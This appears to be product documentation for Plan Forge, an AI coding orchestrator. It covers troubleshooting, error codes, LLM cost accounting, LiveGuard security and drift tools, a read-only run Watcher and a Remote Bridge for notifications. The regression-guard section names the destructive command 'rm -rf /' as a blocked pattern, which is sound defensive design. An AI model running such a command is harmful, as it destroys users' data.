New code broke existing tests
Fix the regression. Check if scope contract is too broad.
Slice times out
Context window exhausted or model overloaded
Split the slice into smaller chunks. Try a different --model.
xAI Grok Aurora returns JPEG bytes regardless of requested format. If raw bytes with wrong MIME type enter the conversation history, the session becomes unrecoverable.
Current mitigations: The MCP tool returns text-only responses (file path + metadata, never raw base64). The generateImage() function detects actual format via magic bytes and converts using sharp. Sessions should be safe, but if you encounter the MIME mismatch error, start a fresh session.
Safe workflow: Use .jpg extensions (matches Grok's native output), generate art in dedicated sessions, or use the REST API: POST /api/image/generate.
Common Error Messages
Looking for the contract, not the fix? Every exit code, MCP error code, and REST status Plan Forge emits is documented in Appendix X — Errors & Exit Codes. This table maps symptom → fix; the appendix maps code → meaning.
Error
Cause
Fix
No .forge.json found
Not in a Plan Forge project
Run pforge init or setup.ps1
templateVersion mismatch
Framework files outdated
pforge update
No API key configured
Missing env var for image/analysis
Set XAI_API_KEY or OPENAI_API_KEY
Plan parsing failed
Malformed plan file
Check for missing ## Execution Slices section or broken markdown
Slice is now correctly marked failed (not silently passed). Check statusReason, then --resume-from N
slice-orphan-warning event v2.82.1
Failed slice's worker deliverables were staged but not committed
See .forge/runs/<runId>/orphans-slice-<N>.json for copy-paste recovery commands
Crucible Finalize Fails v2.82.1+
The Crucible critical-fields gate refuses to draft TBD-laden plans. If finalize keeps returning CRITICAL_FIELDS_MISSING, the recovery path is:
forge_crucible_preview { id }, returns criticalGaps: [{ field, reason, hint }, …]
For each gap, the next call to forge_crucible_ask queues a question that targets that field
Build/test command questions auto-fill suggestions via inferRepoCommands, usually you just confirm
Once all gaps resolved, finalize succeeds
If the gate is blocking on something you genuinely don't need (rare, the gate exists for good reason), the escape hatch is --manual-import on a hand-authored plan. See Chapter 5 — Enforcement Gate.
Forge-Master Misroutes Intent
Forge-Master classifies prompts into operational, troubleshoot, build, advisory, or offtopic. Misroutes happen most often when:
Stage 1 keyword scorer didn't match, check the via field in the response. If "keyword", try a more keyword-rich phrasing ("status of …", "why did … fail", "should we …")
Embedding cache is cold, new project, no prior classifications. Hit rate climbs after 10–20 turns. Check GET /api/forge-master/cache-stats
Router model is too small, default grok-4.20-0309-non-reasoning is fine for most prompts but quirky vocabulary may need grok-4.7 or gpt-6-luna. Override via forgeMaster.routerModel in .forge.json
Quorum advisory not firing on "auto", requires lane=advisory + autoEscalated=true + fromTier=high + confidence≥medium. Use "always" to remove gating during testing
Host-aware routing detects which IDE / CLI host you're running Plan Forge from (VS Code + Copilot, Claude Code, Cursor, Windsurf, Zed, bare terminal) so you don't silently double-pay against your non-Copilot subscription when calling gpt-* models. If you're seeing surprising routing behavior:
Symptom
What's happening
Override
"My gpt-* calls cost more on Claude Code than VS Code"
Default auto mode prefers direct OpenAI API on non-Copilot hosts (honors your subscription)
Set routing.hostPreference: "gh-copilot" in .forge.json to force Copilot subscription billing
"Quorum dropped gpt-* from the run"
You're on a non-Copilot host AND OPENAI_API_KEY is unset AND routing.hostPreference is "drop"
Set the API key, or change preference to "auto" / "gh-copilot"
"Quorum pre-run summary table shows different billing per model"
Working as intended, the new table shows host + per-model billing surface so you can see spend distribution before dispatch
None, this is a feature, not a bug
Errors & Exit Codes
If a script needs to react to a Plan Forge failure programmatically, branch on the exit code (CLI / orchestrator) or the named error code (MCP tools / REST). These are stable across releases, new failure modes get new codes rather than reusing existing ones.
Layer
Returns
Branch on
pforge CLI
POSIX exit code
0 success · 1 generic failure · 2 environment refusal (not in git repo, update-check failed, audit had no scanners)
ok: false with a named code, e.g. NO_API_KEY, CRITICAL_FIELDS_MISSING, QUORUM_ALL_FAILED, PLAN_NOT_FOUND
REST (POST /api/…)
HTTP status + JSON body
400 bad body · 404 missing · 409 state conflict (ERR_UPDATE_DURING_RUN) · 429 rate limited (use retryAfterMs) · 500 internal
OS subprocess (worker, gate)
Native exit code, surfaced via statusReason
0xC000013A Windows Ctrl+C · 130/137/143 POSIX signals. Mapped to worker-signaled.
Full contract: every exit code, every named error code, every error event, plus copy-paste Bash and PowerShell CI recipes, see Appendix X — Errors & Exit Codes.
Subsystem catalog: Appendix Z — Failure-Mode Catalog complements this chapter. Where troubleshooting is symptom-driven (you see a red output and look up what it means), Appendix Z is subsystem-organised — browse by gate, quorum, watcher, OpenBrain, snapshot, model-pool, or hub to see every known failure mode with its symptom, cause, and fix triple.
How Plan Forge prices LLM calls, where token costs come from, the three sources of truth, per-quorum-mode economics, cost-effective workflow patterns, and the anti-lock-in commitments that keep your provider bill yours, never marked up, never proxied, never withheld.
Never hand-compute quorum costs in chat. Hand-computed quorum estimates have been observed to overshoot reality by an order of magnitude. Always call forge_estimate_quorum for projections and forge_cost_report for actuals. If you're a UI building a quorum picker, populate it from forge_estimate_quorum, do not invent dollar amounts.
Orientation
Plan Forge has no Plan Forge bill. It has your provider bill, plus the orchestrator's bookkeeping to tell you what fraction of that bill belongs to which slice, which plan, and which model. Three things follow from that:
Bring-your-own-key. Plan Forge calls Anthropic, OpenAI, Google, and xAI directly using your keys. There is no relay, no proxy, no aggregator endpoint. (Azure OpenAI is also supported, same direct call, your AOAI deployment.)
No markup. The orchestrator records what the provider charged you. Plan Forge adds zero margin. The numbers in forge_cost_report are the numbers on your provider invoice.
Per-slice attribution. Every LLM call is tagged with the run id, slice number, role (worker / reviewer / quorum responder / forge-master / etc.), and provider. You can answer "which slice cost the most" from the audit trail, not from guessing.
Three sources of truth
Cost numbers in Plan Forge come from exactly three places. Knowing which is which prevents the common confusion between "what a slice will cost" and "what it did cost."
Source
Answers
How to read it
MODEL_PRICING table pforge-mcp/cost-service.mjs
"What does a given model charge per million input / output / cache tokens?"
Static table, updated when providers publish new prices. Each entry cites its _source URL with date. Cache, flex, priority, and AOAI deployment multipliers are encoded alongside the base rates.
forge_estimate_quorum · forge_estimate_slice
"What will this plan / slice cost before I run it?"
Token-aware projections. Walks each slice, projects worker tokens by file size + scope, projects quorum panel by mode. Returns four-mode breakdown (auto / power / speed / disabled) for plans.
forge_cost_report
"What did Plan Forge actually charge to my providers?"
Aggregates .forge/cost-history.json, one record per LLM call with run id, slice, role, model, tokens, ticks (xAI exact-cost), and dollar amount. Roll up by day / month / model / role.
Why three? The pricing table is the contract (rates per token), the estimate tools are the forecast (rates × projected tokens), and the cost report is the actual (rates × observed tokens with cache hits, retries, and provider rounding folded in). Estimates and actuals will differ, the cost report is always authoritative.
Cost drivers
The variables that move your bill, ranked roughly by how much leverage they have.
Driver
Range
How to manage it
Model tier
~100× spread between flagship and budget models (gpt-6-astra $10/$50 vs gpt-6-luna $0.10/$0.50 per 1M tokens)
Use cheaper models for code-search / classification / routing. Reserve flagships for hard reasoning slices. The auto quorum mode does this automatically.
Token volume per slice
1K (small CRUD) to 200K (large refactor with broad context)
Tighten scope contracts. A slice that touches 4 files costs ~10× less than one that touches 40, even with the same logic. Split fat slices.
Quorum panel size
1 model (disabled) to 5+ models (power mode)
Use auto by default; opt into power only for high-stakes or low-confidence decisions. See per-quorum-mode economics.
Cache reuse
1.0× (no cache) down to 0.10× (Anthropic / OpenAI cache read)
Plan Forge prompts the same system blocks across slices in a run, which providers cache. No action needed, just don't restart the run between slices unnecessarily.
Reasoning tokens (o-series, GPT-5 reasoning)
Often 5–20× visible output
Reasoning tokens are billed at the output rate and already counted in output_tokens, don't double-count when estimating. Use reasoning models only when the slice needs them.
Retries & escalation
1× (clean pass) to 3–5× (full escalation chain)
Tighten validation gates so first-pass success rate climbs. The Inner Loop's reviewer calibration is designed for this, see Chapter 14 deep dive — The Inner Loop.
AOAI deployment type
1.0× (global / provisioned) to 1.1× (data-zone / regional)
Use global Azure OpenAI deployments unless data-residency requires otherwise. The 10% uplift is encoded in aoai_deployment_type_multiplier.
Priority / flex tier (GPT-5.x)
0.5× (flex) to 2.0× input / 1.5× output (priority)
Flex is fine for batch / offline runs; priority is rarely worth it for plan execution. Default tier is standard.
Estimate vs actuals
Before running a plan, get a projection. After running, audit the actual.
The picker UI in the dashboard uses exactly this payload. If you're building your own UI, populate it the same way, the four-mode table is the single source of truth for "what does this cost?"
After the run: forge_cost_report
// MCP
forge_cost_report({ runId: "run-2026-05-18-091234" })   // one run
forge_cost_report({ scope: "month" })                    // current month
forge_cost_report({ scope: "month", groupBy: "model" })  // monthly by model

// REST
GET /api/cost/report?runId=…
GET /api/cost/report?scope=month&groupBy=model
Returns the actual provider-billable amounts pulled from .forge/cost-history.json. Group by model, role, day, or slice. gh-copilot runs use the generated copilot-pricing.json AI-credit token rates; flat subscription CLIs (claude, codex, grok) remain request-based. For runs that included xAI API calls, the dollar amounts use the provider's exact-cost ticks (1 tick = $1×10⁻¹⁰) rather than multiplier math, what you see is what xAI billed.
Per-quorum-mode economics
Quorum mode is the biggest single cost lever after model tier. Plan Forge ships four modes:
Mode
Panel
Threshold
Cost shape
When
auto (default)
Dynamic: 2–3 models picked by intent class
Majority of responders
~3× single-model
Most plans. Cost-effective and adequate for most decisions.
power
3 flagship models (Claude Opus 5.5, GPT-6 Astra, Grok 4.7)
5
Token-priced per reachable leg; higher than speed on Copilot AI credits
Architectural decisions, plan hardening (Session 1), high-stakes refactors.
High-volume CI runs, batch classifications, when latency > depth.
disabled (--no-quorum)
1 model
n/a
1× (baseline)
Solo dev, trivial slices, dev-loop iteration.
Picker UIs MUST be tool-backed. If you're showing a quorum mode chooser with dollar amounts, those numbers come from forge_estimate_quorum, never from chat math. The ratios above are approximate and shift with model availability; the tool always returns current numbers.
Cost-effective workflows
Patterns that have been observed to reduce spend without hurting outcomes.
Right-size slices
A slice that costs $0.50 to succeed is dramatically cheaper than one that costs $3 to fail and $2 to retry. The smaller the slice, the higher the first-pass success rate, the lower the total cost. The Crucible's plan-hardening pass (Session 1) is designed to split slices that are too fat, trust it. Target: 1–4 files per slice, 1 conceptual change per slice.
Let auto-quorum route models
The auto mode classifies each slice into "search-like" / "transform-like" / "reason-like" and routes to a model tier accordingly. Hardcoding a flagship via --model often costs 10× more for no measurable quality gain on routine slices.
Tighten validation gates
Loose gates pass bad work; bad work triggers retries; retries cost money. Strict, fast-to-execute gates (the Inner Loop, reviewer calibration target ~90–95% precision) catch failures on the first attempt and avoid the retry tax. The Inner Loop's forge_validate and forge_sweep are designed for exactly this trade.
Don't fight the cache
Provider caches give 10× savings on cached input. Plan Forge structures prompts so the system block, scope contract, and slice instructions are stable across slices in a run, providers cache the prefix automatically. Restarting the orchestrator between slices throws this away. Run plans end-to-end when you can.
Quorum only when it matters
power mode at the wrong moment is the most common over-spend. Reserve it for: plan hardening (Session 1), architectural decisions, slices flagged with high blast radius. Routine execution, even of moderately complex slices, works fine on auto or disabled.
Anti-lock-in posture
Plan Forge's economic story is your bill stays yours. Concretely:
Commitment
What it means
BYOK across providers
Anthropic, OpenAI, Google, xAI, Azure OpenAI, same code path, your keys. Switch providers by changing env vars; no migration tool needed.
No proxy layer
The orchestrator calls the provider's public API directly. There is no Plan Forge endpoint in the data path. Outage isolation: Plan Forge can't take you down, only your provider can.
No usage telemetry
Plan Forge does not phone home with your token counts. The cost history lives in .forge/cost-history.json on your machine and stays there unless you explicitly export it.
Symmetric provider treatment
Adding a new provider takes ~30 lines in pforge-mcp/cost-service.mjs + a route adapter. No provider is privileged; the pricing table is open-source.
Open-source pricing table
MODEL_PRICING is in the repo with _source URLs. If you don't believe a rate, click the source. If a rate is wrong, file a PR.
Easy export
forge_cost_report exports JSON or CSV. Your run history is portable to any BI tool. No data lock-in.
Skill / plan files are portable
SKILL.md and plan markdown are vendor-neutral text. Moving to a different agent runtime (Claude Code, Cursor, raw API scripts) preserves your investment.
Forecasting at scale
For teams or CI use, forge_cost_report aggregates roll up cleanly. Group by the dimension you want to forecast against and feed the result into your spreadsheet, BI tool, or dashboard of choice:
# Monthly spend by model
GET /api/cost/report?scope=month&groupBy=model

# Per-run breakdown (granular: every LLM call)
GET /api/cost/report?runId=run-2026-05-18-091234

# Last-30-day rollup by role (worker vs reviewer vs quorum vs forge-master)
GET /api/cost/report?scope=month&groupBy=role
Records come straight out of .forge/cost-history.json, one row per LLM call, with run id, slice, role, model, token counts, and dollar amount (or xAI ticks). The file is plain JSONL; you can pipe it through jq, import to DuckDB, or load to a spreadsheet without going through the API. Plan Forge does not enforce budgets, send alerts, or phone provider invoices, the data is yours; the policy is yours.
Worked example: a real slice
From the recent v3.6.2 manual-completion phase, slice B5 ship REST API reference appendix:
Item
Value
Mode
auto quorum, 3 models on hardening, 1 model on execution
2 (one failed on broken cross-refs, ~5K extra worker tokens to fix)
Total provider spend
~$0.78
Equivalent power mode estimate
~$6.20 (8× multiplier)
Equivalent disabled estimate
~$0.26 (single model, but expected reduction in reviewer-catch rate raised retry risk; auto was the right pick)
The lesson: auto mode with right-sized slices and tight gates kept a 600-line appendix delivery under a dollar. The estimator predicted $0.71; actual was $0.78, a 10% miss attributable to the second validation pass, which the estimator does not yet model.
Appendix V — Event Catalog, the WebSocket event stream that carries cost-recorded notifications during runs.
Appendix N — Data flow, what leaves the box and to which provider (the privacy companion to cost).
Act III, Guard with LiveGuard · Chapter 16
What Is LiveGuard?
The forge builds your software. LiveGuard watches the gates after it ships.
Four functional groups. LiveGuard ships as four bundles that compose into one defense posture: nine post-coding tools (drift, incidents, health DNA, secrets, regression, triage, journals, hotspots, snapshots); secret scanning and env diff; fix proposals, quorum analysis, and lifecycle hooks; composite health checks, auto-chaining, and incident auto-resolution.
The Problem LiveGuard Solves
Plan Forge sessions end when the code ships. The forge hardens your plan, executes your slices, and pushes a clean commit. Then it stops, because that's the right boundary for a build-time tool.
But software doesn't stop when the build does. Secrets drift into environment variables. Dependencies acquire CVEs. Configuration diverges between environments. The regression gate you wrote last month no longer covers the new payment flow. None of these are build-time failures, they're post-coding failures. And without a watch on the gates, they grow silently until they become incidents.
LiveGuard is what watches after the forge stops.
LiveGuard Intelligence
LiveGuard doesn't just observe, it learns. Every finding feeds back into the system:
Recurring Incident Detection, When the same files trigger incidents 3+ times in 30 days, LiveGuard auto-escalates the severity and marks the pattern as systemic.
Fix Proposal Outcome Tracking, When a regression guard passes after a fix proposal was generated, the proposal is marked as "effective." Over time, the system learns which fix patterns work.
Hotspot Test Priority, High-churn files (from forge_hotspot) are tested first by the regression guard. Risk-based testing, test the code most likely to break.
Project Health DNA, A composite fingerprint combining drift score, incident rate, test pass rate, model success rate, and cost per slice. Persisted to .forge/health-dna.json for cross-session decay detection.
The Lifecycle Position
LiveGuard occupies the operational phase, after code is shipped but before (and alongside) production APM:
Specify
→
Plan
→
Execute
→
Ship
→
🛡️ LiveGuard Watches
The forge pipeline (Chapters 1–14) covers everything left of the arrow. LiveGuard picks up at the right.
What LiveGuard Is Not
LiveGuard is not an APM (Application Performance Monitoring) system. It doesn't instrument your production runtime, collect request traces, or measure p99 latency. Tools like Datadog, New Relic, and Application Insights already do that well.
LiveGuard operates at the project level, not the request level. It watches your codebase, your environment files, your dependency tree, and your deployment history, the things that change between builds, not between HTTP requests. Think of it as a quality gate that stays active between coding sessions.
The Guardian Metaphor
In the forge metaphor, the build pipeline is the smith, it shapes raw material into a finished product. LiveGuard is the guardian posted at the gate after the smith finishes. The guardian doesn't shape the metal; it watches for cracks, drift, and intrusions that appear over time.
Each LiveGuard tool is a different kind of watch:
Drift watch, architecture diverging from the plan baseline (forge_drift_report)
Incident watch, production failures and MTTR tracking (forge_incident_capture)
Dependency watch, new CVEs in your dependency tree (forge_dep_watch)
Regression watch, validation gates that used to pass now fail (forge_regression_guard)
Churn watch, files that change too frequently signal instability (forge_hotspot)
Secret watch, high-entropy strings committed in diffs (forge_secret_scan)
Env watch, configuration key divergence across environments (forge_env_diff)
When to Run LiveGuard Tools
LiveGuard tools are designed for three trigger points:
Record the incident and generate a response runbook
In v2.29, lifecycle hooks automate this, PreDeploy runs secret scan and env diff automatically before any deploy command, and PostSlice runs drift analysis after every commit.
14 post-coding intelligence tools. Each guards a different gate.
What LiveGuard is: and isn't.
LiveGuard is a build-time and pre/post-deploy guardrail layer. It runs in your CI / dev shell / dashboard. It looks at the codebase, the plan that built it, the dependencies, and the env config, before traffic ever sees the change.
LiveGuard is not an APM like Datadog, New Relic, or Sentry. It does not instrument running production traffic. It does not track per-request latency, error rates, or live user sessions. Use APMs for those things and run LiveGuard alongside them, the two layers complement each other.
The mental model: APMs answer “is the running app healthy right now?” LiveGuard answers “is what we just shipped safe to ship, and is the codebase staying within the architectural rules over time?”
v2.30.0, 14 tools shipped. Per-tool reference below includes CLI invocation, options, output shape, thresholds, and integration notes.
Tool Index
Figure 17-1. LiveGuard tools grouped by trigger window into 3 swimlanes
All 14 LiveGuard tools are available as MCP tools and via REST API. Full reference per tool below.
Tool
What It Guards
Since
forge_drift_report
Architecture drift vs. plan
v2.27
forge_incident_capture
Incident log + MTTR tracking
v2.27
forge_dep_watch
Dependency vulnerability changes
v2.27
forge_regression_guard
Regression gate pass/fail history
v2.27
forge_runbook
Operational runbook store
v2.27
forge_hotspot
High-churn / high-failure files
v2.27
forge_health_trend
Long-term health + MTTBF trending
v2.27
forge_alert_triage
Ranked cross-signal alert list
v2.27
forge_deploy_journal
Deploy log with pre/post health
v2.27
forge_secret_scan
High-entropy secret detection in diffs
v2.28
forge_env_diff
Environment variable key divergence
v2.28
forge_fix_proposal
Scoped fix plan from regression/drift/incident/secret failure, human-approved only
v2.29
forge_quorum_analyze
Structured quorum prompt assembly from LiveGuard data, no LLM calls in server
v2.29
forge_liveguard_run
Composite health check, runs all LiveGuard tools in one call, returns unified green/yellow/red status
v2.30
All 14 LiveGuard tools ship in the default install.
forge_drift_report
Scores codebase against architecture guardrail rules from instruction files. Tracks drift over time in .forge/drift-history.json. Fires a bridge notification when the score drops below the configured threshold.
CLI
pforge drift [--since <ref>]
Option
Default
Description
--since
HEAD~5
Git ref for comparison baseline
--threshold
70
Score below which a bridge notification fires
Output: { score, delta, violations[], timestamp }. Score is 0–100; higher is better. delta is the change since the previous run.
forge_incident_capture
Records incidents with severity, affected files, and MTTR tracking. Dispatches on-call notification via the .forge.jsononCall config if present.
CLI
pforge incident "<description>" [--severity critical|high|medium|low] [--files f1,f2] [--resolved-at ISO]
pforge triage    # list ranked open alerts (incidents + drift violations)
Option
Default
Description
severity
medium
One of: critical, high, medium, low
files
[]
Affected file paths
description
—
Human-readable incident description
Output: { incidentId, severity, mttr, onCallNotified, storedAt }. Incidents are appended to .forge/incidents.jsonl (one JSON record per line).
forge_dep_watch
Scans dependencies for CVEs using npm audit. Compares against a previous snapshot in .forge/deps-snapshot.json. Alerts on new vulnerabilities only, unchanged findings are suppressed.
CLI
pforge dep-watch
Output: { newVulnerabilities[], resolvedVulnerabilities[], unchanged, snapshot }. Fires a dep-vulnerability hub event when new CVEs appear.
forge_regression_guard
Extracts validation gate commands from plan files, executes them against the codebase, and reports pass/fail/blocked results. Used by the PostSlice hook and manually after refactors.
CLI
pforge regression-guard [--plan <plan-file>]
Option
Default
Description
--plan
all plans in docs/plans/
Specific plan file to check gates for
Output: { gates[], passed, failed, blocked, summary }. Commands are allow-listed via GATE_ALLOWED_PREFIXES, dangerous patterns like rm -rf / are blocked.
forge_runbook
Generates a human-readable operational runbook from a hardened plan file. Optionally appends recent incidents for context. Saves to .forge/runbooks/.
CLI
pforge runbook <plan-file> # generate a runbook from a hardened plan
Naming: Plan filename → lowercase → non-[a-z0-9-] replaced with hyphens → collapse → append -runbook.md.
forge_hotspot
Identifies git churn hotspots, files that change most frequently. Uses a 24-hour cache to avoid repeated git log queries.
Aggregates drift scores, cost history, incident frequency, model performance, and test pass rates over a configurable time window. Returns an overall health score 0–100 plus a Health DNA fingerprint for decay detection.
Health DNA (.forge/health-dna.json): Composite fingerprint, driftAvg, incidentRate, testPassRate, modelSuccessRate, costPerSlice. Compare across time to detect project decay before it manifests as bugs.
forge_alert_triage
Reads incidents and drift violations, ranks by priority (severity × recency), and returns a prioritized list. Read-only, never modifies data.
CLI
pforge alert-triage
Output: { alerts[{ source, severity, priority, description, timestamp }], totalAlerts }. Priority is a computed score, higher means "address first".
forge_deploy_journal
Records deployments with version, deployer, notes, and an optional slice reference. Correlates with forge_incident_capture so incidents can be linked to the deploy that introduced them.
Scans git diff output for high-entropy strings using Shannon entropy analysis. Never logs actual secret values, all findings are masked to <REDACTED> in output, cache, and telemetry.
Security: Cache file (.forge/secret-scan-cache.json) stores only file paths, line numbers, entropy scores, and <REDACTED> placeholders. If git is unavailable, the tool degrades gracefully with { clean: null, scannedFiles: 0 }. May annotate .forge/deploy-journal-meta.json sidecar with scan results.
forge_env_diff v2.28
Compares environment variable key names across .env files. Identifies keys present in the baseline but missing in targets (and vice versa). Never reads, logs, or caches environment variable values.
Security: Cache file (.forge/env-diff-cache.json) stores key names only. Values are never read from the environment files, the parser extracts the key portion of each KEY=value line and discards the rest.
LiveGuard tools read configuration from .forge.json at project root. Below are the root-level fields relevant to LiveGuard.
Field
Type
Description
bridge
object
Bridge configuration, url (string), approvalSecret (string). Used for webhook notifications and approval gates.
model
string
Default AI model for plan execution (e.g., "claude-opus-5.5").
onCall
object
On-call routing for incident notifications. name (string, required), person or team name. channel (string, required), notification channel ID or webhook. escalation (string, optional), escalation target if primary is unavailable.
hooks
object
Lifecycle hook configuration, preDeploy, postSlice, preAgentHandoff. See v2.29 for details.
openclaw
object
OpenClaw analytics bridge, endpoint (string), apiKey (string, see .forge/secrets.json).
Validation: forge_smith checks onCall, if the field exists, it verifies that both name and channel are present and emits a warning (not an error) if either is missing.
Act III, Guard with LiveGuard · Chapter 18
The LiveGuard Dashboard
The same unified dashboard, extended with a LIVEGUARD section, 7 real-time tabs driven by WebSocket hub events.
Dashboard LiveGuard section. 7 tabs: Health, Incidents, Triage, Security, Env, Watcher, Bug Registry. Quorum Analysis links and Fix Proposals Feed are available. forge_liveguard_run composite results are displayed inline.
Opening the Dashboard
The LiveGuard section is part of the unified Plan Forge dashboard, no separate app or port required:
Terminal
node pforge-mcp/server.mjs
Open localhost:3100/dashboard. The LIVEGUARD section appears in the tab bar after a visual divider, separated from the FORGE section.
Two Sections, One Dashboard
The tab bar uses a two-section layout:
Progress
Runs
Cost
···
LIVEGUARD
🛡️ Health
Incidents
Triage
Security
Env
Watcher
Bug Registry
FORGE tabs use a blue active indicator. LIVEGUARD tabs use amber, you always know which half of the dashboard you're in.
Health Tab
The Health tab shows aggregate project health powered by forge_health_trend. Key widgets:
Health Score, a single 0–100 number, color-coded: green (80+), amber (50–79), red (<50). Computed from drift, incidents, cost, and model performance.
Drift Trend, 30-day line chart of architecture drift scores. The x-axis is time; the y-axis is score 0–100.
MTTBF, Mean Time Between Failures, calculated from incident timestamps. Lower is worse.
Cost Trend, monthly aggregated cost from forge_cost_report.
The Health tab auto-refreshes on every liveguard-tool-completed WebSocket event. No manual refresh needed.
Incidents Tab
Live list of open incidents from .forge/incidents.jsonl. Each card shows:
MTTR, time elapsed since the incident was captured, updated in real-time
On-call, engineer name from .forge.jsononCall config
Affected files, file list, clickable to view in editor
Fix Proposals Feed, when forge_fix_proposal has generated plans, a Proposed Fixes section appears at the top of the Incidents tab. Each entry shows the proposal file path, source type (regression/drift/incident/secret), and a Run in Assisted Mode → button that opens the Actions tab pre-filled with the plan path. The feed reads from GET /api/fix/proposals on tab load and on every fix-proposal-ready hub event.
Triage Tab
Displays the output of forge_alert_triage, a ranked list of all open alerts sorted by priority (severity × recency). Each row shows:
Source, which tool generated the alert (drift, regression, dep-watch, etc.)
Severity, badge matching the severity matrix in Appendix F
Critical and high alerts show a red/amber left-border on their row. The tab badge shows the total number of unresolved critical+high alerts.
Security Tab
Surfaces results from forge_secret_scan. Shows:
Scan status, clean (green shield) or findings (red shield with count)
Findings list, file path, line number, type (api_key, token, etc.), entropy score, confidence level. Values are never shown, only <REDACTED> placeholders.
Last scan time, from cache file
Run Scan button, triggers POST /api/secrets/scan
The Security tab reads from .forge/secret-scan-cache.json on load and refreshes on liveguard-tool-completed events where tool === "forge_secret_scan".
Env Tab
Key-by-key comparison of all .env.* files in the project root, powered by forge_env_diff.
Key matrix, rows are env keys, columns are files. Present keys show a ✓; missing keys show a ✗.
Gap count, total missing keys, highlighted in the tab badge
Values are never displayed, the Env tab shows key names only
Run Diff button, triggers POST /api/env/diff
The tab reads from .forge/env-diff-cache.json on load. Cache is refreshed when forge_env_diff completes.
Quorum Analysis from the Dashboard
The Health and Incidents tabs each include a Run Quorum Analysis → link. Clicking it calls GET /api/quorum/prompt?source=<tab-source>&goal=risk-assess and opens a pre-populated quorum prompt in the Actions tab, ready to copy into your AI client. No model calls happen from the dashboard, it assembles the prompt for you.
Help Links from the Dashboard
Each LiveGuard tab header includes a Docs ↗ link. Clicking it opens this chapter in a new tab, you never lose your live dashboard session. The section header also has a Docs link pointing to this page's overview.
A second pair of eyes on a running forge. Read-only by design.
New here? Read this first. You kick off a long Plan Forge run, maybe an hour of work across 30 slices, and you want to watch it happen without distracting the AI that's doing the work. The Watcher is exactly that: open a second VS Code window, point it at the running project, and ask “how's it going?” The Watcher reads the live event stream and tells you. It cannot edit, commit, or change anything in the project being watched, that's a safety guarantee, not a feature gap.
Snapshot mode, instant point-in-time read. Free. “Slice 12 of 30, no errors, $4 spent so far.”
Analyze mode, same data but with an AI summary. Costs a few cents. “Run is healthy but Slice 8 retried twice on a flaky test, worth investigating.”
Live tail, short streaming window (default 60 seconds). Useful when you suspect something is hanging.
Read-only watcher. The Watcher runs in a separate VS Code Copilot session with Plan-Forge as the workspace and points at another project that's executing a plan. It cannot modify anything in the target, it only reads.
Why a Watcher?
When you execute a long plan (pforge run-plan) the executor session is focused on one thing: building the next slice. It's not a good place to also answer "how's it going?" for a second human, or to notice anomaly patterns across multiple runs. The Watcher is the operational counterpart, it tails the run, reads event streams, and summarizes state.
Figure 19-1. Two-session topology
Two modes, one tool:
Snapshot (forge_watch), file-reads only, zero AI cost. Returns slice counts, token usage, gate errors, anomalies.
Analyze (forge_watch with mode=analyze), invokes a frontier model (default claude-opus-5.5) to produce narrative advice from the snapshot.
Live Tail — forge_watch_live
For near-live observation, forge_watch_live tails the event stream for a bounded window:
WebSocket mode, connects to the target's hub if running (.forge/server-ports.json).
Polling fallback, tails events.log when the hub isn't up.
Default window: 60 seconds. Range: 1 s – 1 hr.
Captures up to 500 events in the response payload.
Figure 19-2. Snapshot vs Live Tail comparison table
Crucible funnel stalls, ideas stuck in Crystallized with no hardener handoff.
Anomalies are emitted as watch-anomaly-detected hub events and appear in the dashboard's Watcher tab.
Distributed teams or remote runs? The Watcher only observes what's on the same machine. To watch a forge running on another host, or to forward anomalies to phones, Slack, or Discord, pair it with the companion Chapter 20 — The Remote Bridge.
Watch History
When recordHistory=true (the default in v2.35+), each snapshot is appended to the Watcher session's own .forge/watch-history.jsonl, never the target's. Pair with sinceTimestamp (pass the previous report's cursor) for gap-free continuous monitoring across multiple invocations.
Dashboard Watcher Tab
The dashboard's Watcher tab consumes two event types:
watch-snapshot-completed, emitted when forge_watch builds a snapshot.
watch-anomaly-detected, emitted when one or more anomaly rules fire.
Chip rows surface Tempering state, Crucible funnel state, and a Home chip showing in-flight runs / open incidents / open bugs, all without touching the target project.
Security Model
Read-only by contract. The Watcher's input schema exposes no write paths. It reads .forge/runs/<runId>/ and emits events to its own hub. History writes go only to the Watcher's cwd. Verified by the read-only subscriber test in pforge-mcp/tests/.
Pairing the Watcher With the Remote Bridge
A natural pairing: the Watcher runs headless on a long run, and the Remote Bridge (Chapter 20) forwards hub events to Telegram, Slack, Discord, or OpenClaw so you can check progress from your phone. The Watcher never pushes, it just observes; the Remote Bridge decides what to surface.
Act III, Guard · Chapter 20
The Remote Bridge
Forward hub events off-box. Approve slices from your phone. One config, four channels.
Shipped in Phase FORGE-SHOP-03 (commits 551b850, 5b5a8e7; extended in later phases). Six channels supported out of the box: Telegram, Slack, Discord, Microsoft Teams, PagerDuty, and OpenClaw (Slack / Teams / PagerDuty / Email also ship as installable notify-* extensions under extensions/). Generic webhook routing, per-channel rate limits, and a live config watcher on the dashboard's Notifications subtab.
Why a Remote Bridge?
Plan Forge runs inside your IDE, but some decisions are not IDE-shaped. A reviewer flagged a drift anomaly at 2 AM. A quorum tie needs a human tiebreaker. An incident fired after you closed the laptop. The Remote Bridge forwards hub events to the places you already have notifications, Telegram, Slack, Discord, and supports inline approval / reject flows for the events that need a human.
Figure 20-1. Remote Bridge fan-out
The Four Channels
Channel
Best for
Approval flow
Telegram
Solo devs, inline buttons on your phone
✓ Inline buttons (approve / reject)
Slack
Team channels, rich attachments, threading
✓ Block Kit buttons
Discord
Community + OSS projects, embeds
⚠ Message-based (no inline buttons)
OpenClaw
Agent-to-agent coordination
✓ Handoff contract
Event Routing
Every hub event carries a channels array. A single event can fan out to multiple destinations:
Routing is driven by a channels filter on severity and event type. High-severity LiveGuard events (secret found, env key mismatch, drift ≥ threshold) route by default; informational snapshots do not.
Approval Flow
For events with approval.required=true, the bridge renders interactive buttons (where the channel supports them). When a user clicks a button, the response flows back into the hub as an approval-response event with {channel, platform, user, decision, timestamp}. The orchestrator consumes that event to resume, pause, or roll back the run.
Rate limits are enforced per channel. Telegram caps at 30 messages/sec, Slack at 1/sec per channel, Discord at 5/5s per channel. The bridge includes a configurable limiter (commits 551b850) that queues overflow and drops low-severity events when saturated, never high-severity ones.
Configuration
Credentials live in .forge/secrets.json (gitignored). The bridge config itself is in .forge.json under remoteBridge:
Secrets (TELEGRAM_BOT_TOKEN, SLACK_SIGNING_SECRET, DISCORD_WEBHOOK_URL, etc.) stay out of git via the standard .forge/secrets.json scheme documented in the Guard station reference.
Dashboard — Notifications Subtab
The dashboard's Config → Notifications subtab (shipped 5b5a8e7) gives you:
Live view of which channels are enabled and their severity floors.
Per-channel rate-limit counters and last-send timestamps.
